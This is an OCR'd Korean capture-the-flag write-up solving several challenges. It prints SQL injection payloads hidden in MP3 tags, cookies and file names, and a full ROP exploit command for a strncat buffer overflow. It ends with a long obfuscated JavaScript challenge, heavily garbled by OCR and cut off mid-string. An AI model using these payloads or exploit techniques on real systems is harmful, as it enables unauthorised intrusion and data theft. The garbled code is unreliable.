
Vuln100

홈페이지를 보면 mp3파일을 올릴 수 있는 곳이 나온다. 그곳에서 mp3 파일의 헤더를 체킹하고 업로드를 시켜주는데 거기서 SQL injection 취약점이 존재한다. SQL에 들어가는 데이터들은 mp3 파일의 태그 부분들인데, 이것들에 SQL injection 공격을 넣으면 된다. 근데 여러 태그 데이터가 들어가는데 그 데이터가 30자밖에 들어가지 않고, 데이터들을 '/'로 구분을 하게 된다. 그래서 주석을 이용하여서 그것을 우회한다. 그래서



[a',(select column_name from/*] [*/information_schema.columns/*] [*/limit 182,1))#]

이런 식으로 우회를 해서 데이터를 빼낼 수가 있다. 그래서 vul100pwd란 파일에 pwpw라는 곳에 있는 것들 중 맨 처음 데이터를 빼내면 그곳에 키가 들어있다. 키는 hell0, 머시기 였는데 기억이 안 난다.

Vuln200

Vuln200은 힌트가 Administrator로 로그인 하라고 하였다. 그래서 Guessing을 해서 Administrator의 비밀번호가 Administrator인 것을 추측하여 들어갔다. 들어가니 주석에 달려 있던 <!—hint 0 -->가 <!—hint 1 --> 로 바뀌어 있는 것을 발견할 수 있었다. 그래서 이 곳에서 무엇인가가 있다고 생각하였다. 그리고 또 특이한 점이 무엇이냐면, 우리가 로그인을 할 때 lang = English라는 쿠키가 생성이 되는 것을 볼 수 있었다. 그래서 이 lang이란 쿠키를 바꾸어 보니 hint의 결과 값이 바뀌었다. Webhacking.kr에 있는 문제처럼 쿠키에다 Sql injection을 하는 문제인 것을 깨달았다. 그래서 그곳을 공격하여 여러 데이터의 내용을 빼내었다. 그 중에서 raw_data라는게 있었는데, 모두 다 base64로 encoding되어 있는 데이터였다. 그것을 빼내던 도중에 21번째의 데이터가 이상하다는 것을 알 수 있었다. 그 데이터 중에서 hash처럼 생긴 게 있었는데, 힌트 중 Webpage에 숨겨진 hash를 찾아라는 힌트를 생각해 내어 그것을 인증하니 되었다.

Vuln300

맨 처음 들어가서 ls를 하니 ls가 되지 않았다. 그래서 sh로 다른 쉘을 실행하여서 하니 되었다. 나중에 알아 보니 ls가 echo로 alias가 되어있는 것을 알고 unalias하여서 정상적으로 ls를 동작시킬 수 있었다. 그리고 프로그램을 보니 취약점은 간단하게 찾을 수 있었다.

```
int __cdecl sub_80485FE(const char *src, const char *s, int a3)
{
  char dest; // [sp+12h] [bp-202h]@1
  char v5; // [sp+212h] [bp-2h]@1
  char v6; // [sp+213h] [bp-1h]@1

  v5 = strlen(src);
  strncpy(&dest, src, 0x1FFu);
  v6 = strlen(s);
  strncat(&dest, s, 0x200u);
  return fprintf(stdout, "New user %s added to %s!₩n", src, a3);
}
```

취약점은 바로 이 함수에서 나타났는데, 우리가 넣어준 데이터를 strcat하는 과정에서 dest의 크기는 0x202고 우리가 넣어줄 수 있는 데이터는 0x1FF + 0x200이므로 bof취약점이 발생하게된다. 하지만 문제는 환경이 Ubuntu 최신 버전이어서, 랜덤 라이브러리라는 사실이었다. 그래서 blackhat2010에서 나온 ROP 공격법을 이용해서 공격하였다.

```
int __cdecl sub_8048594(int a1, int a2)
{
  snprintf(s, 0x201u, "%s:%s", a1, a2);
  if ( !dword_804A2A0 )
    dword_804A2A0 = strncmp(s, "s0m3b0dy:15n0b0dy", 0x11u) == 0;
  return dword_804A2A0;
}
```

아이디와 비밀번호를 체킹하는 파트에서 전역주소인 s에다 데이터를 넣기 때문에 우리가 원하는 데이터를 고정된 주소에 넣을 수 있다. 그러면 여기에다 우리가 쓸 데이터들을 넣도록 하자. 우리가 사용할 데이터는 0xffffffff와 0x831 (execv의 주소 – sleep의 주소 + 1)이다. 이것을 저 전역주소 s에다가 넣도록하자. (strncmp로 검사하므로 15n0b0dy뒤에 무슨 값을 넣든 상관 없다.). 이제 세팅이 되었다. 공격을 해보자.

```
.text:080489E7                  pop     ebx
.text:080489E8                  pop     ebp
.text:080489E9                  retn
```

일단 ebx를 0xffffffff로 바꾼다. , 저기에 있는 0x80489e7을 이용하면 된다.

```
0x80489dd <exit@plt+1297>:      mov     (%ebx),%eax
0x80489df <exit@plt+1299>:      cmp     $0xffffffff,%eax
0x80489e2 <exit@plt+1302>:      jne     0x80489d8 <exit@plt+1292>
0x80489e4 <exit@plt+1304>:      add     $0x4,%esp
0x80489e7 <exit@plt+1307>:      pop     %ebx
0x80489e8 <exit@plt+1308>:      pop     %ebp
0x80489e9 <exit@plt+1309>:      ret
```

여기 있는 gadget을 이용해여 %eax를 0xffffffff로 바꾼다. 그 다음에 위의 0x80489e7을 이용해서 %ebx를 차이인 0x831이 들어있는 곳의 위치인 0x804A0B5에다가 0xb8a0008을 더한 0x138EA0DB로 바꾼다.

```
0x80489de <exit@plt+1298>:      add     -0xb8a0008(%ebx),%eax
0x80489e4 <exit@plt+1304>:      add     $0x4,%esp
0x80489e7 <exit@plt+1307>:      pop     %ebx
0x80489e8 <exit@plt+1308>:      pop     %ebp
0x80489e9 <exit@plt+1309>:      ret
```

이 코드를 이용하면 %eax가 우리가 원하는 값인 0x830으로 바뀌게 된다. 그 다음에 pop ebx코드를 이용해서 또 ebx를 sleep의 GOT 주소 - 0x5d5b04c4한 값으로 바꾼다 (0xaaa99b58).

```
0x804855e <exit@plt+146>:       add     %eax,0x5d5b04c4(%ebx)
0x8048564 <exit@plt+152>:       ret
```

이 코드를 부르면 sleep의 GOT가 execv의 GOT가 된다. 그 다음에 sleep의 plt를 아규먼트를 넣고 부르면 execv가 실행이 된다.

```
/home/vuln1/vuln300 -us0m3b0dy -p15n0b0dy`perl -e'print"₩xff₩xff₩xff₩xff₩x31₩x08"'` -fasdf -x`perl -e'print"A"x300'` -y`perl -e'print"B"x210,"C"x8,"₩xb6₩x89₩x04₩x08","₩xfc₩x8b₩x04₩x08","₩xfc₩x8b₩x04₩x08","₩xfc₩x8b₩x04₩x08","₩xe7₩x89₩x04₩x08","₩xb1₩xa0₩x04₩x08","AAAA","₩xdd₩x89₩x04₩x08","AAAA"x3,"₩xe7₩x89₩x04₩x08","₩xbd₩xa0₩x8e₩x13","AAAA","₩xde₩x89₩x04₩x08","AAAA"x3,"₩xe7₩x89₩x04₩x08","₩x58₩x9b₩xa9₩xaa","AAAA","₩x5e₩x85₩x04₩x08","₩x9c₩x84₩x04₩x08","AAAA","₩x21₩x8a₩x04₩x08","₩x64₩xa0₩x04₩x08"'`
```

이게 FULL 공격 코드이고, 이 방법은 blackhat 2010에 소개된 방법을 이용한 것이다.

Reference : https://media.blackhat.com/bh-us-10/whitepapers/Le/BlackHat-USA-2010-Le-Paper-

Payload-already-inside-data-reuse-for-ROP-exploits-wp.pdf

Vuln400

이번 문제도 역시 웹문제인데, 파일 이름에서 SQL injection이 난다. 그래서 그것을 이용해서 글에 써지는 파일 이름을 보면서 DB내용을 빼낼 수가 있는데, 중요한 것은 insert 구문 내에서 일반적인 select문을 쓰면 에러를 발생 시킨다.

```
mysql> insert into dk values(1, (select name from dk limit 1));
ERROR 1093 (HY000): You can't specify target table 'dk' for update in FROM clause
```

그래서 구글링을 하다가 알아낸 사실은 다음과 같은 구문을 쓰면 에러가 안 난다는 것이다.

```
mysql> insert into dk values(1, (select name from (select * from dk) as x limit 1));
Query OK, 1 row affected (0.01 sec)
```

저 방법을 이용하여서 공격하여 1번글의 Contents를 읽으면 키가 써져있다.

```
a',(substr((select content from (select * from sonic_board) as x limit 1),48,20)))#.jpg


KEY : HackingForCola
```

Binary100

```
<html>
<body>
<script language="javascript">


_$_$$_$="charAt";
$=~[];
$={___:++$,$$$$:(![]+"")[_$_$$_$]($),__$:++$,$_$_:(![]+"")[_$_$$_$]($),_$_:++$,$_$$:({}+"")[_$_$$_$]($),
$$_$:($[$]+"")[_$_$$_$]($),_$$:++$,$$$_:(!""+"")[_$_$$_$]($),$__:++$,$_$:++$,$$__:({}+"")[_$_$$_$]($),$
$_:++$,$$$:++$,$___:++$,$__$:++$};
$.$_=($.$_=$+"")[_$_$$_$]($.$_$)+($._$=$.$_[_$_$$_$]($.__$))+($.$$=($.$+"")[_$_$$_$]($.__$))+((!$)+""
)[_$_$$_$]($._$$)+($.__=$.$_[_$_$$_$]($.$$_))+($.$=(!""+"")[_$_$$_$]($.__$))+($._=(!""+"")[_$_$$_$]("2"
))+$.$_[_$_$$_$]($.$_$)+$.__+$._$+$.$;
$.$$=$.$+(!""+"")[_$_$$_$]($._$$)+$.__+$._+$.$+$.$$;
$.$=($.___)[$.$_][$.$_]; // 여기까지 변수 선언부


// 변수 선언부를 통해 $.$가 함수로 선언되어 있음을 알 수 있고, $.$($.$(a)())(); 의 꼴임을 알 수 있다.
$.$($.$(
$.$$+"₩""+$.$$$_+"₩₩"+$.__$+$.$$_+$.$$_+$.$_$_+(![]+"")[_$_$$_$]($._$_)+"("+$.$$$$+$._+"₩₩"+
$.__$+$.$_$+$.$$_+$.$$__+$.__+"₩₩"+$.__$+$.$_$+$.__$+$._$+"₩₩"+$.__$+$.$_$+$.$$_+"(₩₩"+$.
__$+$.$$_+$.___+","+$.$_$_+","+$.$$__+",₩₩"+$.__$+$.$_$+$._$$+","+$.$$$_+",₩₩"+$.__$+$.$$_+
$._$_+"){"+$.$$$_+"=₩₩"+$.__$+$._$_+$._$$+$.__+"₩₩"+$.__$+$.$$_+$._$_+"₩₩"+$.__$+$.$_$+$.
__$+"₩₩"+$.__$+$.$_$+$.$$_+"₩₩"+$.__$+$.$__+$.$$$+";₩₩"+$.__$+$.$_$+$.__$+$.$$$$+"(!''.₩₩"
```

```
+$.__$+$.$$_+$._$_+$.$$$_+"₩₩"+$.__$+$.$$_+$.___+(![]+"")[_$_$$_$]($._$_)+$.$_$_+$.$$__+$.$$$_
+"(/^/,₩₩"+$.__$+$._$_+$._$$+$.__+"₩₩"+$.__$+$.$$_+$._$_+"₩₩"+$.__$+$.$_$+$.__$+"₩₩"+$.__
$+$.$_$+$.$$_+"₩₩"+$.__$+$.$__+$.$$$+"))){₩₩"+$.__$+$.$$_+$.$$$+"₩₩"+$.__$+$.$_$+$.___+"₩
₩"+$.__$+$.$_$+$.__$+(![]+"")[_$_$$_$]($._$_)+$.$$$_+"("+$.$$__+"--
)₩₩"+$.__$+$.$$_+$._$_+"["+$.$$__+"]=₩₩"+$.__$+$.$_$+$._$$+"["+$.$$__+"]||"+$.$$__+";₩₩"+$._
_$+$.$_$+$._$$+"=["+$.$$$$+$._+"₩₩"+$.__$+$.$_$+$.$$_+$.$$__+$.__+"₩₩"+$.__$+$.$_$+$.__$+
$._$+"₩₩"+$.__$+$.$_$+$.$$_+"("+$.$$$_+"){₩₩"+$.__$+$.$$_+$._$_+$.$$$_+$.__+$._+"₩₩"+$.__$
+$.$$_+$._$_+"₩₩"+$.__$+$.$_$+$.$$_+"₩₩"+$.$__+$.___+"₩₩"+$.__$+$.$$_+$._$_+"["+$.$$$_+"]
}];"+$.$$$_+"="+$.$$$$+$._+"₩₩"+$.__$+$.$_$+$.$$_+$.$$__+$.__+"₩₩"+$.__$+$.$_$+$.__$+$._$+
"₩₩"+$.__$+$.$_$+$.$$_+"(){₩₩"+$.__$+$.$$_+$._$_+$.$$$_+$.__+$._+"₩₩"+$.__$+$.$$_+$._$_+"
₩₩"+$.__$+$.$_$+$.$$_+"'WWWWWWWWWW"+$.__$+$.$$_+$.$$$+"+"};"+$.$$__+"="+$.__$+"};₩₩"+
$.__$+$.$$_+$.$$$+"₩₩"+$.__$+$.$_$+$.___+"₩₩"+$.__$+$.$_$+$.__$+(![]+"")[_$_$$_$]($._$_)+$.$$
$_+"("+$.$$__+"--
)₩₩"+$.__$+$.$_$+$.__$+$.$$$$+"(₩₩"+$.__$+$.$_$+$._$$+"["+$.$$__+"])₩₩"+$.__$+$.$$_+$.___+
"=₩₩"+$.__$+$.$$_+$.___+".₩₩"+$.__$+$.$$_+$._$_+$.$$$_+"₩₩"+$.__$+$.$$_+$.___+(![]+"")[_$_$
$_$]($._$_)+$.$_$_+$.$$__+$.$$$_+"(₩₩"+$.__$+$.$_$+$.$$_+$.$$$_+"₩₩"+$.__$+$.$$_+$.$$$+"₩
₩"+$.$__+$.___+"₩₩"+$.__$+$._$_+$._$_+$.$$$_+"₩₩"+$.__$+$.$__+$.$$$+"₩₩"+$.__$+$.___+$.$_
$+"₩₩"+$.__$+$.$$$+$.___+"₩₩"+$.__$+$.$$_+$.___+"('WWWWWWWWW"+$.$_$$+"'"+$.$$$_+"("+$.
$$__+")+'WWWWWWWWW"+$.$_$$+"','₩₩"+$.__$+$.$__+$.$$$+"'),₩₩"+$.__$+$.$_$+$._$$+"["+$.$$__
+"]);₩₩"+$.__$+$.$$_+$._$_+$.$$$_+$.__+$._+"₩₩"+$.__$+$.$$_+$._$_+"₩₩"+$.__$+$.$_$+$.$$_+"
₩₩"+$.$__+$.___+"₩₩"+$.__$+$.$$_+$.___+"}('"+$.___+"$"+$.___+"$$"+$.___+"$=₩₩₩""+$._$$+"₩
₩₩";$=~[];$={"+$._$_+":++$,$$$$:(![]+₩₩₩"₩₩₩")["+$.___+"$"+$.___+"$$"+$.___+"$])($),"+$.__$+"$
:++$,$"+$.___+"$"+$.___+":(![]+₩₩₩"₩₩₩")["+$.___+"$"+$.___+"$$"+$.___+"$])($),"+$.___+"$"+$.___
+":++$,$"+$.___+"$$:({}+₩₩₩"₩₩₩")["+$.___+"$"+$.___+"$$"+$.___+"$])($),$$"+$.___+"$:($[$]+₩₩₩
"₩₩₩")["+$.___+"$"+$.___+"$$"+$.___+"$])($),"+$.___+"$$:++$,$$$"+$.___+":(!₩₩₩"₩₩₩"+₩₩₩"₩₩
₩")["+$.___+"$"+$.___+"$$"+$.___+"$])($),$"+$.__$+":++$,$"+$.___+"$:++$,$$"+$.__$+":({}+₩₩₩"₩₩
₩")["+$.___+"$"+$.___+"$$"+$.___+"$])($),$$"+$.___+":++$,$$$:++$,$"+$._$_+":++$,$"+$.__$+"$:++$
};$."+$.___+"=($."+$.___+"=$+₩₩₩"₩₩₩")["+$.___+"$"+$.___+"$$"+$.___+"$]($."+$.___+"$)+($."
+$.___+"$=$."+$.___+"["+$.___+"$"+$.___+"$$"+$.___+"$]($."+$.__$+"$))+($.$$=($.$+₩₩₩"₩₩₩")["
+$.___+"$"+$.___+"$$"+$.___+"$]($."+$.__$+"$))+((!$)+₩₩₩"₩₩₩")["+$.___+"$"+$.___+"$$"+$.___+"
$]($."+$.___+"$$)+($."+$.__$+"=$.$"+$.___+"["+$.___+"$"+$.___+"$$"+$.___+"$]($.$$"+$.___+"))+($.$
=(!₩₩₩"₩₩₩"+₩₩₩"₩₩₩")["+$.___+"$"+$.___+"$$"+$.___+"$]($."+$.__$+"$))+($."+$.___+"=(!₩₩₩
"₩₩₩"+₩₩₩"₩₩₩")["+$.___+"$"+$.___+"$$"+$.___+"$]($."+$.___+"$"+$.___+"))+$.$"+$.___+"["+$.__
_+"$"+$.___+"$$"+$.___+"$]($.$"+$.___+"$)+$."+$.__$+"+$."+$.___+"$+$.$;$.$$=$.$+(!₩₩₩"₩₩₩"+
₩₩₩"₩₩₩")["+$.___+"$"+$.___+"$$"+$.___+"$]($."+$.___+"$$)+$."+$.__$+"+$."+$.___+"+$.$+$.$$;$.
$=($."+$._$_+")[$.$"+$.___+"][$.$"+$.___+"];$.$($.$($.$$+₩₩₩"₩₩₩₩₩₩₩₩₩₩₩"₩₩₩"+₩₩₩""+$.
___+"$$"+$.___+"$$$$"+$.___+"$$=₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩"₩₩₩"+$.$$"+$.__
$+"+₩₩₩"₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩"+$."+$.__$+"$+$.$"+$.___+"$+$."+$._$_+"+$.$"+$.___+
"$"+$.___+"+₩₩₩"₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩"+$."+$.__$+"$+$.$$"+$.___+"+$."+$.___+"$"+$.
```

```
___+"+WWW"WWWWWWWWWWWWWWWWW"+$."+$.__$+"$+$."+$._$_+"+$."+$.__$+"$+$."+$.__$+"
+WWW"WWWWWWWWWWWWWWWWWWWWWWWWWWWW";WWWWWWWWWWWWWWWWWW"+$."+$.__$+
"$+$.$"+$.___+"$+WWW"WWWWWWWWWWWWWWWWWW"+$."+$.__$+"$+$."+$.___+"$"+$.___+"+W
WW"$$=~[];$$={"+$._$_+":++$$,$$$$:(![]+WWWWWWWWWWWWWWWWWWWWWWWWWW"WWWWWW
WWWWWWWWWWWWWWWWWWWW")["+$.___+"$$"+$.___+"$$$$"+$.___+"$$]($$),"+$.__$+"$:++$$,$
"+$.___+"$"+$.___+":(![]+WWWWWWWWWWWWWWWWWWWWWWWWWW"WWWWWWWWWWWWWW
WWWWWWWWWW")["+$.___+"$$"+$.___+"$$$$"+$.___+"$$]($$),"+$.___+"$"+$.___+":++$$,$"+$.___+
"$$:({}+WWWWWWWWWWWWWWWWWWWWWWWWWW"WWWWWWWWWWWWWWWWWWWWWWWWWW
")["+$.___+"$$"+$.___+"$$$$"+$.___+"$$]($$),$$"+$.___+"$:($$[$$]+WWWWWWWWWWWWWWWWWW
WWWWWW"WWWWWWWWWWWWWWWWWWWWWWWW")["+$.___+"$$"+$.___+"$$$$"+$.___+"$
$]($$),"+$.___+"$$:++$$,$$$"+$.___+":(!WWWWWWWWWWWWWWWWWWWWWWWW"WWWWWW
WWWWWWWWWWWWWWWWW"+WWWWWWWWWWWWWWWWWWWWWWWW"WWWWWWWWW
WWWWWWWWWWWWWWWW")["+$.___+"$$"+$.___+"$$$$"+$.___+"$$]($$),$"+$.__$+":++$$,$"+$.___+
"$:++$$,$$"+$.__$+":({}+WWWWWWWWWWWWWWWWWWWWWWWW"WWWWWWWWWWWWWW
WWWWWWWWW")["+$.___+"$$"+$.___+"$$$$"+$.___+"$$]($$),$$"+$.___+":++$$,$$$:++$$,$"+$._$
_+":++$$,$"+$.__$+"$:++$$};WWWWWWWWWWWWWWWWW"+$."+$.__$+"$+$.$"+$.___+"$+WWW"
WWWWWWWWWWWWWWWW"+$."+$.__$+"$+$."+$.___+"$"+$.___+"+WWW"$$.$"+$.___+"=($$.$"
+$.___+"=$$+WWWWWWWWWWWWWWWWWWWWWWWWWW"WWWWWWWWWWWWWWWWWWWW
WWW")["+$.___+"$$"+$.___+"$$$$"+$.___+"$$]($$.$"+$.___+"$)+($$."+$.___+"$=$$.$"+$.___+"["+$.
___+"$$"+$.___+"$$$$"+$.___+"$$]($$."+$.__$+"$))+($$.$$=($$.$+WWWWWWWWWWWWWWWWWW
WWWWWW"WWWWWWWWWWWWWWWWWWWWWWWW")["+$.___+"$$"+$.___+"$$$$"+$.___+"$$](
$$."+$.__$+"$))+((!$$)+WWWWWWWWWWWWWWWWWWWWWWWWWW"WWWWWWWWWWWWWWWW
WWWWWWWW")["+$.___+"$$"+$.___+"$$$$"+$.___+"$$]($$."+$.___+"$$)+($$."+$.__$+"=$$.$"+$._
__+"["+$.___+"$$"+$.___+"$$$$"+$.___+"$$]($$.$$"+$.___+"))+($$.$=(!WWWWWWWWWWWWWWWW
WWWWWWWWW"WWWWWWWWWWWWWWWWWWWWWWWWWW"+WWWWWWWWWWWWWWWWWW
WWWWWW"WWWWWWWWWWWWWWWWWWWWWWWWWW")["+$.___+"$$"+$.___+"$$$$"+$.___+"$$](
$$."+$.__$+"$))+($$."+$.___+"=(!WWWWWWWWWWWWWWWWWWWWWWWWWW"WWWWWWWWWW
WWWWWWWWWWWWWW"+WWWWWWWWWWWWWWWWWWWWWWWWWW"WWWWWWWWWWWWWW
WWWWWWWWW")["+$.___+"$$"+$.___+"$$$$"+$.___+"$$]($$."+$.___+"$"+$.___+"))+$$.$"+$.___
+"["+$.___+"$$"+$.___+"$$$$"+$.___+"$$]($$.$"+$.___+"$)+$$."+$.__$+"+$$."+$.___+"$+$$.$;WWW
WWWWWWWWWWWWWW"+$."+$.__$+"$+$.$"+$.___+"$+WWW"WWWWWWWWWWWWWWWW"+
$."+$.__$+"$+$."+$.___+"$"+$.___+"+WWW"$$.$$=$$.$+(!WWWWWWWWWWWWWWWWWWWWWWWWWW
WW"WWWWWWWWWWWWWWWWWWWWWWWWWW"+WWWWWWWWWWWWWWWWWWWWWWWWWW"
WWWWWWWWWWWWWWWWWWWWWWWWWW")["+$.___+"$$"+$.___+"$$$$"+$.___+"$$]($$."+$.___+"
$$)+$$."+$.__$+"+$$."+$.___+"+$$.$+$$.$$;WWWWWWWWWWWWWWWWWW"+$."+$.__$+"$+$.$"+$
.___+"$+WWW"WWWWWWWWWWWWWWWWWW"+$."+$.__$+"$+$."+$.___+"$"+$.___+"+WWW"$$.$=($
$."+$._$_+")[$$.$"+$.___+"][$$.$"+$.___+"];WWWWWWWWWWWWWWWWWW"+$."+$.__$+"$+$.$"+$.__
_+"$+WWW"WWWWWWWWWWWWWWWWWW"+$."+$.__$+"$+$."+$.___+"$"+$.___+"+WWW"WWWWW
WWWWWWWWWWWWWW"+$."+$.__$+"$+$."+$._$_+"+$."+$.___+"$$+$."+$.___+"$+$.$$"+$.___+"$+$
```


```
.$$$"+$.___+"+₩₩₩"₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩"+$."+$.__$+"$+$."+$._$_+"+$.$$$+$.$"+$.___
+"$"+$.___+"+$."+$.__$+"+$.$$$"+$.___+"+₩₩₩""+$.___+"₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩"+$."+$.
__$+"$+$."+$.__$+"$+$."+$.___+"$"+$.___+"+$.$"+$.___+"$"+$.___+"+₩₩₩"₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩
₩₩₩₩₩"+$."+$.__$+"$+$.$$"+$.___+"+$.$$"+$.___+"+$.$"+$.___+"$"+$.___+"+₩₩₩"₩₩₩₩₩₩₩₩
₩₩₩₩₩₩₩₩₩₩₩"+$."+$.__$+"$+$."+$.___+"$"+$.___+"+$."+$.___+"$$+$.$$"+$.__$+"+₩₩₩"₩₩₩
₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩"+$."+$.__$+"$+$.$$"+$.___+"+$."+$.___+"$"+$.___+"+₩₩₩"₩₩₩₩₩₩
₩₩₩₩₩₩₩₩₩₩₩₩₩"+$."+$.__$+"$+$.$"+$.___+"$+$."+$.__$+"$+₩₩₩"₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩
